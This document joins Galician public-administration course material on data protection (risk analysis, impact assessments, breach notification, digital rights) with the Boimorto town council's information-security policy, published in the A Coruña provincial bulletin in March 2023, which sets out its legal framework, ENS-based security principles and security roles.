Unha análise de riscos, no contexto da protección de datos, é un estudo das posibles ameazas ás que están sometidos os datos persoais, da probabilidade de que ditas amezas se materialicen, e do impacto que isto suporía.

A probabilidade de que se materialice unha ameaza, e o impacto e consecuencias que isto tería, dan unha medida do risco ao que están expostos os datos.

Probabilidade * Impacto =Risco

O estudo dos riscos é o que nos permite elixir as medidas de seguridade máis axeitadas para reducir ditos riscos, mitigalos, transferilos ou eliminalos.

Podes repasar no módulo 1 os conceptos básicos sobre a xestión de riscos

Análises de riscos (III)

Nunha análise de riscos en materia de protección de datos debemos identificar aquelas ameazas para os dereitos e liberdades das persoas físicas, e a probabilidade de ocorrencia destas.

Deste xeito, poderemos atoparnos dous tipos de riscos:

- Riscos asociados á protección da información:
  - Modificación ou alteración dos datos persoais.
  - Perda ou borrados dos datos persoais.
  - Accesos non autorizados aos datos persoais, etc.
- Riscos asociados ao cumprimento dos requisitos regulatorios:
  - Ausencia de procedementos para o exercicio de dereitos dos interesados.
  - Ausencia de lexitimidade para o tratamento de datos persoais.
  - Tratamento ilícito de datos, etc.

Para aqueles riscos que non se queiran/deban asumir, deberán identificarse controis ou medidas de seguridade.
No caso de Administracións Públicas, estas medidas virán marcadas polo ENS.

Avaliacións de impacto na protección de datos (I)

As análises de riscos son sempre obrigatorias no RXPD, pero, en determinados casos, a norma obriga a ir máis aló, e realizar o que se coñecen como Avaliacións de Impacto na Protección de Datos (AIPD) ou Avaliacións de Impacto na Privacidade ou PIA (Privacy Impact Assessment).

A avaliación de impacto na protección de datos é un proceso, **previo** á posta en marcha dos tratamentos de datos, para **avaliar o impacto na privacidade** dun proxecto, servizo, ou produto que implique o tratamento de datos persoais, e a **análise das opcións e medidas que se poden adoptar para evitar ou minimizar os impactos negativos**.

Avaliacións de impacto na protección de datos (II)

Debemos realizar unha AIPD cando sexa probable que un tipo de tratamento, en particular se emprega novas tecnoloxías, pola súa natureza, alcance, contexto, ou fins, entrañe un alto risco para os dereitos e liberdades das persoas físicas.

En particular deberá efectuarse cando levemos a cabo os seguintes tratamentos:

- Para a elaboración de perfís.
- Datos biométricos, antecedentes penais ou medidas de seguridade conexas.
- Seguimento de zonas de acceso público.
- Tipos de operacións publicados pola Autoridade de Control.

Se unha AIPD mostra que as operacións de tratamento entrañan un **alto risco** que o responsable non pode mitigar con medidas adecuadas, debe **consultarse á autoridade de control** antes de pór en marcha o tratamento (no caso de España, a Axencia Española de Protección de Datos - AEPD).

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

8. - Violacións da seguridade dos datos persoais

Violacións da seguridade dos datos (I)

Unha das novidades introducidas polo RXPD é a obriga por parte dos responsables do tratamento de notificar as violacións da seguridade dos datos ás autoridades de control (AEPD), sen dilación indebida, e de ser posible, a máis tardar e no prazo de 72 horas despois de ter coñecemento do incidente, salvo que sexa improbable que dita violación da seguridade constitúa un risco para os dereitos e liberdades das persoas físicas. No suposto de que a notificación á autoridade de control non teña lugar no prazo de 72 horas, deberanse indicar os motivos de dita dilación.

Se quen tivese constancia de dita violación fose un encargado de tratamento, este deberá notificarllo o antes posible ao responsable, para que no seu caso sexa notificada á autoridade de control, e para que se adopten as medidas pertinentes para remediar a situación.

En calquera caso, o responsable do tratamento **documentará calquera violación** da seguridade dos datos persoais, incluíndo os feitos relacionados con ela, os seus efectos, e as medidas correctivas adoptadas.

Violacións da seguridade dos datos (II)

Se a dita violación da seguridade dos datos persoais implicase un alto risco para os dereitos e liberdades das persoas físicas, o responsable do tratamento comunicará o incidente ás persoas afectadas **sen dilación indebida**, nunha linguaxe clara e sinxela, informando dos tres últimos puntos indicados antes.

Esta comunicación ás persoas interesados non é necesaria se:

- O responsable adoptou previamente medidas axeitadas aos datos obxecto da violación (por exemplo o cifrado, ou calquera outra medida que faga intelixibles os datos persoais)
- O responsable adoptou posteriormente medidas que garanten que non existe posibilidade de que se materialice o alto risco para os dereitos e liberdades dos interesados.
- A comunicación individual supoña un esforzo desproporcionado.

Neste caso, optarase por unha **comunicación pública**

ESCOLA GALEGA DE ADMINISTRACIÓN PÚBLICA

9. - Garantía dos dereitos dixitais

Garantía dos dereitos dixitais (I)

No Título X da LOPDGDD "Garantía dos dereitos dixitais", recóllense, entre outros, os seguintes dereitos:

- Dereito ao esquecemento en procuras da internet fronte aos motores de busca (Artigo 93):
  - consistente en que se eliminen das listas de resultados que se obtivesen tras unha procura a partir do nome dunha persoa, as ligazóns publicadas que contivesen información inadecuada, inexacta, non pertinente, non actualizada ou excesiva ou derivasen como tales polo transcurso do tempo, tendo en conta os fins para os que se recolleu ou tratou, o tempo transcorrido e a natureza e interese público da información.
  - tamén cando as circunstancias persoais que invocase o afectado evidenciasen a prevalencia dos seus dereitos sobre o mantemento das ligazóns polo servizo de procura na Internet.
  - este dereito subsistirá aínda cando fose lícita a conservación da información publicada no sitio web ao que se dirixise a ligazón e non se procedese ao seu borrado.

LOPDGDD

Garantía dos dereitos dixitais (II)

- Dereito ao esquecemento en servizos de redes sociais e servizos equivalentes (artigo 94).
- Dereito de portabilidade en servizos de redes sociais e servizos equivalentes (artigo 95).
- Dereito ao testamento dixital (artigo 96)
- Neutralidade da rede: obriga aos provedores de servizos da Internet a presentar unha oferta transparente sen discriminación por motivacións técnicas ou económicas.
- Acceso universal a Internet: garante un acceso asequible, por igual a toda a cidadanía, de calidade e non discriminatorio.
- Seguridade dixital: as persoas usuarias teñen dereito á seguridade nas comunicacións a través de Internet. Os provedores de servizos de acceso a Internet manterán informadas ás persoas usuarias sobre os seus dereitos.

LOPDGDD

Deputación DA CORUÑA
www.dacoruna.gal
BOLETÍN OFICIAL DA PROVINCIA DA CORUÑA BOLETÍN OFICIAL DE LA PROVINCIA DE A CORUÑA
D.L.: C-1-1958
BOP
VENRES, 17 DE MARZO DE 2023 VIERNES, 17 DE MARZO DE 2023 | BOP NÚMERO 53

ADMINISTRACIÓN LOCAL

MUNICIPAL

BOIMORTO

Política de seguridade da información do Concello de Boimorto

ANUNCIO

Política de seguridade da información do Concello de Boimorto.

O Pleno do Concello de Boimorto, na sesión realizada 0 30-12-2022, acordou aprobar o documento de Política de seguridade da información do Concello de Boimorto co seguinte contido literal:

"POLÍTICA DE SEGURIDAD DE LA INFORMACIÓN DEL AYUNTAMIENTO DE BOIMORTO

1.- INTRODUCCIÓN

El Ayuntamiento de Boimorto depende de los sistemas TIC (Tecnologías de Información y Comunicaciones) para alcanzar sus objetivos. Estos sistemas deben ser administrados con diligencia, tomando las medidas adecuadas para protegerlos frente a daños accidentales o deliberados que puedan afectar a la disponibilidad, integridad o confidencialidad de la información tratada o los servicios prestados.

El objetivo de la seguridad de la información es garantizar la calidad de la información y la prestación continuada de los servicios, actuando preventivamente, supervisando la actividad diaria y reaccionando con presteza a los incidentes.

Los sistemas TIC deben estar protegidos contra amenazas de rápida evolución con potencial para incidir en la confidencialidad, integridad, disponibilidad, uso previsto y valor de la información y los servicios. Para defenderse de estas amenazas, se requiere una estrategia que se adapte a los cambios en las condiciones del entorno para garantizar la prestación continua de los servicios. Esto implica que los departamentos deben aplicar las medidas mínimas de seguridad exigidas por el Esquema Nacional de Seguridad, así como realizar un seguimiento continuo de los niveles de prestación de servicios, seguir y analizar las vulnerabilidades reportadas, y preparar una respuesta efectiva a los incidentes para garantizar la continuidad de los servicios prestados.

Los diferentes departamentos deben cerciorarse de que la seguridad TIC es una parte integral de cada etapa del ciclo de vida del sistema, desde su concepción hasta su retirada de servicio, pasando por las decisiones de desarrollo o adquisición y las actividades de explotación. Los requisitos de seguridad y las necesidades de financiación deben ser identificados e incluidos en la planificación, en la solicitud de ofertas, y en pliegos de licitación para proyectos de TIC.

2.- MISIÓN DE AYUNTAMIENTO DE BOIMORTO

El Ayuntamiento de Boimorto, para la gestión de sus intereses y de las funciones y competencias que tiene encomendadas, promueve actividades y presta servicios públicos que contribuyen a satisfacer las necesidades y aspiraciones de la población.

Para ello pone a disposición de esta la realización de trámites online con el objetivo de impulsar la participación de la ciudadanía en los asuntos públicos estableciendo, de este modo, nuevas vías de participación que garanticen el desarrollo de la democracia participativa y la eficacia de la acción pública.

Se desea potenciar por otro lado el uso de las nuevas tecnologías en el Ayuntamiento y en la propia ciudadanía. Los principales objetivos que se persiguen entre otros son: fomentar la relación electrónica de la ciudadanía con el Ayuntamiento, crear la confianza necesaria entre ciudadano y Ayuntamiento en esta relación.

3.-ALCANCE

Esta Política se aplicará a los sistemas de información del Ayuntamiento de Boimorto que están relacionados con el ejercicio de derechos por medios electrónicos, con el cumplimiento de deberes por medios electrónicos o con el acceso a la información o al procedimiento administrativo y que se encuentran dentro del alcance del Esquema Nacional de Seguridad (ENS).

4.-MARCO NORMATIVO

La base normativa que afecta al desarrollo de las actividades y competencias del Ayuntamiento de Boimorto en lo que a administración electrónica se refiere, y que implica la implantación de forma explícita de medidas de seguridad en los sistemas de información, está constituida por la siguiente legislación:

Número de anuncio 2023/1794

- Ley 39/2015, de 1 de octubre, del Procedimiento Administrativo Común de las Administraciones Públicas.
- Ley 40/2015, de 1 de octubre, de Régimen Jurídico del Sector Público.
- Real Decreto 311/2022, de 3 de mayo, por el que se regula el Esquema Nacional de Seguridad.
- Real Decreto 4/2010, de 8 de enero, por el que se regula el Esquema Nacional de Interoperabilidad en el ámbito de la Administración Electrónica.
- Resolución de 13 de octubre de 2016, de la Secretaría de Estado de Administraciones Públicas, por la que se aprueba la Instrucción Técnica de Seguridad de conformidad con el Esquema Nacional de Seguridad.
- Resolución de 7 de octubre de 2016, de la Secretaría de Estado de Administraciones Públicas, por la que se aprueba la Instrucción Técnica de Seguridad de Informe del Estado de la Seguridad.
- Resolución de 27 de marzo de 2018, de la Secretaría de Estado de Función Pública, por la que se aprueba la Instrucción Técnica de Seguridad de Auditoría de la Seguridad de los Sistemas de Información.
- Resolución de 13 de abril de 2018, de la Secretaría de Estado de Función Pública, por la que se aprueba la Instrucción Técnica de Seguridad de Notificación de Incidentes de Seguridad.
- Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales y garantía de los derechos digitales.
- Reglamento (UE) 2016/679 del Parlamento Europeo y del Consejo, de 27 de abril de 2016, relativo a la protección de las personas físicas en lo que respecta al tratamiento de datos personales y a la libre circulación de estos datos y por el que se deroga la Directiva 95/46/CE (Reglamento general de protección de datos, RGPD).
- Ley 36/2015, de 28 de septiembre, de Seguridad Nacional.
- Ley 6/2020, de 11 de noviembre, reguladora de determinados aspectos de los servicios electrónicos de confianza.
- El Reglamento (UE) Nº 910/2014 del Parlamento Europeo y del Consejo, de 23 de julio de 2014 (enlace a https://www.boe.es/doue/2014/257/L00073-00114.pdf), relativo a la identificación electrónica y los servicios de confianza en las transacciones electrónicas en el mercado interior y por el que se deroga la Directiva 1999/93/CE (reglamento eIDAS).
- Real Decreto 1308/1992, de 23 de octubre, por el que se declara al Laboratorio del Real Instituto y Observatorio de la Armada, como Laboratorio depositario del patrón nacional de Tiempo y Laboratorio asociado al Centro Español de Metrología.
- Ley 34/2002, de 11 de julio, de servicios de la sociedad de la información y de comercio electrónico.
- Ley 37/2007, de 16 de noviembre, sobre reutilización de la información del sector público.
- Ley 34/2002, de 11 de julio, de servicios de la sociedad de la información y de comercio electrónico.
- Real Decreto 1553/2005, de 23 de diciembre, por el que se regula el documento nacional de identidad y sus certificados de firma electrónica.
- Ley 25/2007, de 18 de octubre, de conservación de datos relativos a las comunicaciones electrónicas y a las redes públicas de comunicaciones.
- Ley 56/2007, de 28 de diciembre, de Medidas de Impulso de la sociedad de la Información.
- Real Decreto 1494/2007, de 12 de noviembre, por el que se aprueba el Reglamento sobre las condiciones básicas para el acceso de las personas con discapacidad a las tecnologías, productos y servicios relacionados con la sociedad de la información y medios de comunicación social.
- Real Decreto 1495/2011, de 24 de octubre, por el que se desarrolla la Ley 37/2007, de 16 de noviembre, sobre reutilización de la información del sector público, para el ámbito del sector público estatal.
- Ley 19/2013, de 9 de diciembre, de transparencia, acceso a la información pública y buen gobierno.
- Ley 25/2013, de 27 de diciembre, de Impulso de la factura electrónica y creación del Registro electrónico de facturas en el sector público.
- Ley 7/1985, de 2 de abril, Reguladora de las Bases del Régimen Local, modificada por la ley 11/1999, de 21 de abril.
- Ley 16/1985, de 25 de junio, del Patrimonio Histórico Español (archivo).
- Real Decreto Legislativo 1/1996, de 12 de abril, por el que se aprueba el Texto Refundido de la Ley de Propiedad Intelectual.

Número de anuncio 2023/1794

- Real Decreto Legislativo 5/2015, de 30 de octubre, por el que se aprueba el texto refundido de la Ley del Estatuto Básico del Empleado Público.
- Ley 9/2017, de 8 de noviembre, de Contratos del Sector Público, por la que se transponen al ordenamiento jurídico español las Directivas del Parlamento Europeo y del Consejo 2014/23/UE y 2014/24/UE, de 26 de febrero de 2014.
- Ley 9/2014, de 9 de mayo, General de Telecomunicaciones (Vigente en los apartados señalados en la Disposición Derogatoria Única de la Ley 11/2022, de 28 de junio).
- Real Decreto 203/2021, de 30 de marzo, por el que se aprueba el Reglamento de actuación y funcionamiento del sector público por medios electrónicos.
- Ley 11/2022, de 28 de junio, General de Telecomunicaciones (según plazos entrada en vigor de Disposición de esta Ley).
- Política de firma electrónica de la Administracion General del Estado.
- Reglamento por el que se establece la Sede Electrónica del Ayuntamiento de Boimorto.

También forman parte del marco normativo las restantes normas aplicables a la Administración Electrónica del Ayuntamiento de Boimorto derivadas de las anteriores y publicadas en las sedes electrónicas comprendidas dentro del ámbito de aplicación de la presente Política.

El mantenimiento del marco normativo será responsabilidad del Ayuntamiento de Boimorto y se mantendrá en un Anexo a este documento. Incluidas las instrucciones técnicas de seguridad de obligado cumplimiento, publicadas mediante resolución de la Secretaría de Estado de Administraciones Públicas y aprobadas por el Ministerio de Hacienda y Administraciones Públicas, a propuesta del Comité Sectorial de Administración Electrónica y a iniciativa del Centro Criptológico Nacional (CCN) tal y como se establece en el "Artículo 29. Instrucciones técnicas de seguridad y guías de seguridad".

Así mismo, el Ayuntamiento de Boimorto también será responsable de identificar las guías de seguridad del CCN, referenciadas en el mencionado artículo, que serán de aplicación para mejorar el cumplimiento de lo establecido en el Esquema Nacional de Seguridad.

5.-CUMPLIMIENTO DE LOS REQUISITOS MÍNIMOS DE SEGURIDAD

El Ayuntamiento de Boimorto para lograr el cumplimiento del Real Decreto 311/2022, de 3 de mayo, por el que se regula el Esquema Nacional de Seguridad, que recoge los principios básicos y de los requisitos mínimos, implementará diversas medidas de seguridad proporcionales a la naturaleza de la información y los servicios a proteger y teniendo en cuenta la categoría de los sistemas afectados.

La seguridad como un proceso integral y mínimo privilegio

La seguridad se entiende como un proceso integral constituido por todos los elementos técnicos, humanos, materiales, jurídicos y organizativos, relacionados con el sistema. La aplicación del Esquema Nacional de Seguridad al Ayuntamiento de Boimorto estará presidida por este principio, que excluye cualquier actuación puntual o tratamiento coyuntural.

Se prestará la máxima atención a la concienciación de las personas que intervienen en el proceso y a sus responsables jerárquicos, para evitar que, la ignorancia, la falta de organización y coordinación, o de instrucciones inadecuadas, constituyan fuentes de riesgo para la seguridad.

Los sistemas de información deben diseñarse y configurarse otorgando los mínimos privilegios necesarios para su correcto desempeño, lo que implica incorporar los siguientes aspectos:

- El sistema proporcionará la funcionalidad imprescindible para que la organización alcance sus objetivos competenciales o contractuales.
- Las funciones de operación, administración y registro de actividad serán las mínimas necesarias, y se asegurará que sólo son desarrolladas por las personas autorizadas, desde emplazamientos o equipos asimismo autorizados; pudiendo exigirse, en su caso, restricciones de horario y puntos de acceso facultados.
- En un sistema de explotación se eliminarán o desactivarán, mediante el control de la configuración, las funciones que sean innecesarias o inadecuadas al fin que se persigue. El uso ordinario del sistema ha de ser sencillo y seguro, de forma que una utilización insegura requiera de un acto consciente por parte del usuario.
- Se aplicarán guías de configuración de seguridad para las diferentes tecnologías, adaptadas a la categorización del sistema, al efecto de eliminar o desactivar las funciones que sean innecesarias o inadecuadas.

Número de anuncio 2023/1794

Vigilancia continua, re-evaluación periódica e Integridad, actualización del sistema y mejora continua del proceso de seguridad

La vigilancia continua por parte del Ayuntamiento de Boimorto permitirá la detección de actividades o comportamientos anómalos y su oportuna respuesta.

La evaluación permanente del estado de la seguridad de los activos permitirá medir su evolución, detectando vulnerabilidades e identificando deficiencias de configuración.

Las medidas de seguridad se re-evaluarán y actualizarán periódicamente, adecuando su eficacia a la evolución de los riesgos y los sistemas de protección, pudiendo llegar a un replanteamiento de la seguridad, si fuese necesario.

La inclusión de cualquier elemento físico o lógico en el catálogo actualizado de activos del sistema, o su modificación, requerirá autorización formal previa.

La evaluación y monitorización permanentes permitirán adecuar el estado de seguridad de los sistemas atendiendo a las deficiencias de configuración, las vulnerabilidades identificadas y las actualizaciones que les afecten, así como la detección temprana de cualquier incidente que tenga lugar sobre los mismos.

El proceso integral de seguridad implantado deberá ser actualizado y mejorado de forma continua. Para ello, se aplicarán los criterios y métodos reconocidos en la práctica nacional e internacional relativos a la gestión de la seguridad de las tecnologías de la información.

Gestión de personal y profesionalidad

Todo el persona, propio o ajeno relacionado con los sistemas de información del Ayuntamiento de Boimorto dentro del ámbito del ENS, serán formados e informados de sus deberes, obligaciones y responsabilidades en materia de seguridad. Su actuación será supervisada para verificar que se siguen los procedimientos establecidos.

El significado y alcance del uso seguro del sistema se concretará y plasmará en unas normas de seguridad que serán aprobadas por la dirección o el órgano superior correspondiente. De igual modo, se determinarán los requisitos de formación y experiencia necesaria del personal para el desarrollo de su puesto de trabajo.

La seguridad de los sistemas de información estará atendida y será revisada y auditada por personal cualificado, dedicado e instruido en todas las fases de su ciclo de vida: planificación, diseño, adquisición, construcción, despliegue, explotación, mantenimiento, gestión de incidencias y desmantelamiento.

De manera objetiva y no discriminatoria se exigirá que las organizaciones que nos proporcionan servicios cuenten con profesionales cualificados y con unos niveles idóneos de gestión y madurez de los servicios prestados.

Gestión de la seguridad basada en los riesgos, análisis y gestión de riesgos

El análisis y la gestión de los riesgos será parte esencial del proceso de seguridad y será una actividad continua y permanentemente actualizada.

La gestión de los riesgos permitirá el mantenimiento de un entorno controlado, minimizando los riesgos a niveles aceptables. La reducción a estos niveles se realizará mediante una apropiada aplicación de medidas de seguridad, de manera equilibrada y proporcionada a la naturaleza de la información tratada, de los servicios a prestar y de los riesgos a los que estén expuestos.

Esta gestión se realizará por medio del análisis y tratamiento de los riesgos a los que está expuesto el sistema. Sin perjuicio de lo dispuesto en el anexo II del ENS se empleará alguna metodología reconocida internacionalmente. Las medidas adoptadas para mitigar o suprimir los riesgos deberán estar justificadas y, en todo caso, existirá una proporcionalidad entre ellas y los riesgos.

Incidentes de seguridad, prevención, detección, reacción y recuperación

El Ayuntamiento de Boimorto dispone de procedimientos de gestión de incidentes de seguridad acuerdo con lo previsto en el artículo 33, la Instrucción Técnica de Seguridad correspondiente, y de mecanismos de detección, criterios de clasificación, procedimientos de análisis y resolución, así como de los cauces de comunicación a las partes interesadas.

La seguridad del sistema contemplará las acciones relativas a los aspectos de prevención, detección y respuesta, al objeto de minimizar sus vulnerabilidades y lograr que las amenazas sobre el mismo no se materialicen o que, en el caso de hacerlo, no afecten gravemente a la información que maneja o a los servicios que presta.

Las medidas de prevención podrán incorporar componentes orientados a la disuasión o a la reducción de la superficie de exposición, deben eliminar o reducir la posibilidad de que las amenazas lleguen a materializarse.

Las medidas de detección irán dirigidas a descubrir la presencia de un ciberincidente.

Número de anuncio 2023/1794

Las medidas de respuesta se gestionarán en tiempo oportuno, estarán orientadas a la restauración de la información y los servicios que pudieran haberse visto afectados por un incidente de seguridad.

El sistema de información garantizará la conservación de los datos e información en soporte electrónico.

De igual modo, el sistema mantendrá disponibles los servicios durante todo el ciclo vital de la información digital, a través de una concepción y procedimientos que sean la base para la preservación del patrimonio digital.

Existencia de líneas de defensa y prevención ante otros sistemas de información interconectados

El Ayuntamiento de Boimorto implementará una estrategia de protección del sistema de información constituida por múltiples capas de seguridad, constituidas por medidas organizativas, físicas y lógicas, de tal forma que cuando una capa ha sido comprometida permita desarrollar una reacción adecuada frente a los incidentes que no han podido evitarse, reduciendo la probabilidad de que el sistema sea comprometido en su conjunto y minimizar el impacto final sobre el mismo.

Se protegerá el perímetro del sistema de información, especialmente, cuando el sistema del Ayuntamiento se conecta a redes públicas, tal y como se definen en la Ley 9/2014, de 9 de mayo, General de Telecomunicaciones, reforzándose las tareas de prevención, detección y respuesta a incidentes de seguridad.

En todo caso, se analizarán los riesgos derivados de la interconexión del sistema con otros sistemas y se controlará su punto de unión. Para la adecuada interconexión entre sistemas se estará a lo dispuesto en la Instrucción Técnica de Seguridad correspondiente.

Diferenciación de responsabilidades, organización e implantación del proceso de seguridad

El Ayuntamiento de Boimorto ha organizado su seguridad comprometiendo a todos los miembros de la corporación mediante la designación de diferentes roles de seguridad con responsabilidades claramente diferenciadas, tal y como se recoge en el apartado de "ORGANIZACIÓN DE LA SEGURIDAD" del presente documento.

Autorización y control de los accesos

El Ayuntamiento de Boimorto implementará mecanismos de control de acceso al sistema de información, limitándolo a los usuarios, procesos, dispositivos y otros sistemas de información, debidamente autorizados, y exclusivamente a las funciones permitidas.

Protección de las instalaciones

El Ayuntamiento de Boimorto implementará mecanismos de control de acceso físico, previniendo los accesos físicos no autorizados, así como los daños a la información y a los recursos, mediante perímetros de seguridad, controles físicos y protecciones generales en áreas.

Adquisición de productos de seguridad y contratación de servicios de seguridad

Para la adquisición de productos o contratación de servicios de seguridad el Ayuntamiento de Boimorto tendrá en cuenta la utilización de forma proporcionada a la categoría del sistema y el nivel de seguridad determinado, aquellos que tengan certificada la funcionalidad de seguridad relacionada con el objeto de su adquisición.

Para la contratación de servicios de seguridad se atenderá a lo señalado en cuanto a la profesionalidad.

Protección de la información almacenada y en tránsito y continuidad de la actividad

El Ayuntamiento de Boimorto prestará especial atención a la información almacenada o en tránsito a través de los equipos o dispositivos portátiles o móviles, los dispositivos periféricos, los soportes de información y las comunicaciones sobre redes abiertas, que deberán analizarse especialmente para lograr una adecuada protección.

Se aplicarán procedimientos que garanticen la recuperación y conservación a largo plazo de los documentos electrónicos producidos por los sistemas de información comprendidos en el ámbito de aplicación de este real decreto, cuando ello sea exigible.

Toda información en soporte no electrónico que haya sido causa o consecuencia directa de la información electrónica a la que se refiere este real decreto, deberá estar protegida con el mismo grado de seguridad que ésta. Para ello, se aplicarán las medidas que correspondan a la naturaleza del soporte, de conformidad con las normas que resulten de aplicación.

Los sistemas dispondrán de copias de seguridad y se establecerán los mecanismos necesarios para garantizar la continuidad de las operaciones en caso de pérdida de los medios habituales.

Registro de actividad y detección de código dañino

El Ayuntamiento de Boimorto con el propósito de satisfacer el objeto de este real decreto, con plenas garantías del derecho al honor, a la intimidad personal y familiar y a la propia imagen de los afectados, y de acuerdo con la normativa sobre protección de datos personales, de función pública o laboral, y demás disposiciones que resulten de aplicación, registrará

Número de anuncio 2023/1794

las actividades de los usuarios, reteniendo la información estrictamente necesaria para monitorizar, analizar, investigar y documentar actividades indebidas o no autorizadas, permitiendo identificar en cada momento a la persona que actúa.

Al objeto de preservar la seguridad de los sistemas de información, garantizando la rigurosa observancia de los principios de actuación de las Administraciones públicas, y de conformidad con lo dispuesto en el Reglamento General de Protección de Datos y el respeto a los principios de limitación de la finalidad, minimización de los datos y limitación del plazo de conservación allí enunciados, el Ayuntamiento podrá, en la medida estrictamente necesaria y proporcionada, analizar las comunicaciones entrantes o salientes, y únicamente para los fines de seguridad de la información, de forma que sea posible impedir el acceso no autorizado a las redes y sistemas de información, detener los ataques de denegación de servicio, evitar la distribución malintencionada de código dañino así como otros daños a las antedichas redes y sistemas de información.

Para corregir o, en su caso, exigir responsabilidades, cada usuario que acceda al sistema de información deberá estar identificado de forma única, de modo que se sepa, en todo momento, quién recibe derechos de acceso, de qué tipo son éstos, y quién ha realizado una determinada actividad.

Infraestructuras y servicios comunes

El Ayuntamiento de Boimorto tendrá en cuenta que la utilización de infraestructuras y servicios comunes de las administraciones públicas, incluidos los compartidos o transversales, facilitará el cumplimiento de lo dispuesto en el Real Decreto 3/2011, de 3 de mayo, por el que se regula el Esquema Nacional de Seguridad. en este real decreto.

Perfiles de cumplimiento específicos y acreditación de entidades de implementación de configuraciones seguras

El Ayuntamiento de Boimorto tendrá en cuenta la aplicación de aquellos perfiles de cumplimiento específicos para Entidades Locales que sean de aplicación.

6.-ORGANIZACIÓN DE LA SEGURIDAD

Para garantizar el cumplimiento del Esquema Nacional de Seguridad y establecer la organización de la seguridad de la información, adaptada a las necesidades y particularidad de este Ayuntamiento, se han definido los siguientes roles:

Bloque de Gobierno:

· Responsable de Gobierno, cuyas funciones ejercita la Alcaldía-Presidencia del Ayuntamiento, que integra los siguientes roles y funciones ENS:

  – Comité de Seguridad de la Información.

  – Responsable de la Información.

  – Responsable del Servicio.

Sus funciones serán desempeñada por el/la Alcalde/sa sin perjuicio de delegación expresa por decreto del que se dará cuenta al Pleno municipal en la Junta de gobierno local del Ayuntamiento de Boimorto en aplicación del artículo 21.3 y 23 de la ley 7/1985 de 2 de abril de bases del régimen local.

Bloque Ejecutivo/Supervisión:

· Responsable de Supervisión, cuyas funciones ejercita la Secretaría-Intervención del Ayuntamiento, y que integra el siguiente rol ENS:

  – Responsable de la Seguridad.

· Delegado Protección de Datos (DPD), funciones que desempeña una Persona física o jurídica contratista de servicios, apoyando al Responsable de Supervisión, con funciones de asesoramiento y supervisión en materia de protección de datos.

Bloque de Operación:

· Responsable de Operación, cuyas competencias ejercita un empleado municipal que ocupa el puesto como personal funcionario interino Informático, y que integra el siguiente rol ENS:

  – Responsable del Sistema.

6.1.- Responsabilidades asociadas al Esquema Nacional de Seguridad

A continuación, se detallan y se establecen las funciones y responsabilidades de cada uno de los roles de seguridad ENS:

Funciones del Responsable de la Información y de los Servicios:

– Establecer y aprobar los requisitos de seguridad aplicables al servicio y la información dentro del marco establecido en el anexo I del Real Decreto del Esquema Nacional de Seguridad.

Número de anuncio 2023/1794

– Aceptar los niveles de riesgo residual que afecten al Servicio y a la Información.

Funciones del Responsable de Seguridad:

– Mantener y verificar el nivel adecuado de seguridad de la Información manejada y de los servicios electrónicos prestados por los sistemas de información.

– Promover la formación y concienciación en materia de seguridad de la información.

– Designar responsables de la ejecución del análisis de riesgos, de la declaración de aplicabilidad, identificar medidas de seguridad, determinar configuraciones necesarias, elaborar documentación del sistema.

– Proporcionar asesoramiento para la determinación de la categoría del sistema, en colaboración con el Responsable del Sistema.

– Participar en la elaboración e implantación de los planes de mejora de la seguridad y llegado el caso en los planes de continuidad, procediendo a su validación.

– Gestionar las revisiones externas o internas del sistema.

– Gestionar los procesos de certificación.

– Elevar a la Dirección la aprobación de cambios y otros requisitos del sistema.

Funciones del Responsable del Sistema:

– Paralizar o dar suspensión al acceso a información o prestación de servicio si tiene el conocimiento de que estos presentan deficiencias graves de seguridad.

– Desarrollar, operar y mantener el sistema de información durante todo su ciclo de vida.

– Elaborar los procedimientos operativos necesarios.

– Definir la topología y la gestión del Sistema de Información estableciendo los criterios de uso y los servicios disponibles en el mismo.

– Cerciorarse de que las medidas específicas de seguridad se integren adecuadamente dentro del marco general de seguridad.

– Prestar al Responsable de Seguridad de la Información asesoramiento para la determinación de la Categoría del Sistema.

– Colaborar, si así se le requiere, en la elaboración e implantación de los planes de mejora de la seguridad y, llegado el caso, en los planes de continuidad.

– Llevar a cabo las funciones del administrador de la seguridad del sistema:

· La gestión, configuración y actualización, en su caso, del hardware y software en los que se basan los mecanismos y servicios de seguridad.

· La gestión de las autorizaciones concedidas a los usuarios del sistema, en particular los privilegios concedidos, incluyendo la monitorización de la actividad desarrollada en el sistema y su correspondencia con lo autorizado.

· Aprobar los cambios en la configuración vigente del Sistema de Información.

· Asegurar que los controles de seguridad establecidos son cumplidos estrictamente.

· Asegurar que son aplicados los procedimientos aprobados para manejar el Sistema de Información.

· Supervisar las instalaciones de hardware y software, sus modificaciones y mejoras para asegurar que la seguridad no está comprometida y que en todo momento se ajustan a las autorizaciones pertinentes.

· Monitorizar el estado de seguridad proporcionado por las herramientas de gestión de eventos de seguridad y mecanismos de auditoría técnica.

· Funciones del Comité de Seguridad de la Información:

· Atender las solicitudes, en materia de Seguridad de la Información, de la Administración y de los diferentes roles de seguridad y/o áreas informando regularmente del estado de la Seguridad de la Información.

· Asesorar en materia de Seguridad de la Información.

· Resolver los conflictos de responsabilidad que puedan aparecer entre las diferentes unidades administrativas.

· Promover la mejora continua del sistema de gestión de la Seguridad de la Información. Para ello se encargará de:

Número de anuncio 2023/1794

- Coordinar los esfuerzos de las diferentes áreas en materia de Seguridad de la Información, para asegurar que estos sean consistentes, alineados con la estrategia decidida en la materia, y evitar duplicidades.
- Proponer planes de mejora de la Seguridad de la Información, con su dotación presupuestaria correspondiente, priorizando las actuaciones en materia de seguridad cuando los recursos sean limitados.
- Velar porque la Seguridad de la Información se tenga en cuenta en todos los proyectos desde su especificación inicial hasta su puesta en operación. En particular deberá velar por la creación y utilización de servicios horizontales que reduzcan duplicidades y apoyen un funcionamiento homogéneo de todos los sistemas TIC.
- Realizar un seguimiento de los principales riesgos residuales asumidos por la Administración y recomendar posibles actuaciones respecto de ellos.
- Realizar un seguimiento de la gestión de los incidentes de seguridad y recomendar posibles actuaciones respecto de ellos.
- Elaborar y revisar regularmente la Política de Seguridad de la Información para su aprobación por el órgano competente.
- Elaborar la normativa de Seguridad de la Información para su aprobación en coordinación con la Dirección General.
- Verificar los procedimientos de seguridad de la información y demás documentación para su aprobación.
- Elaborar programas de formación destinados a formar y sensibilizar al personal en materia de Seguridad de la Información y en particular en materia de protección de datos de carácter personal.
- Elaborar y aprobar los requisitos de formación y calificación de administradores, operadores y usuarios desde el punto de vista de Seguridad de la Información.
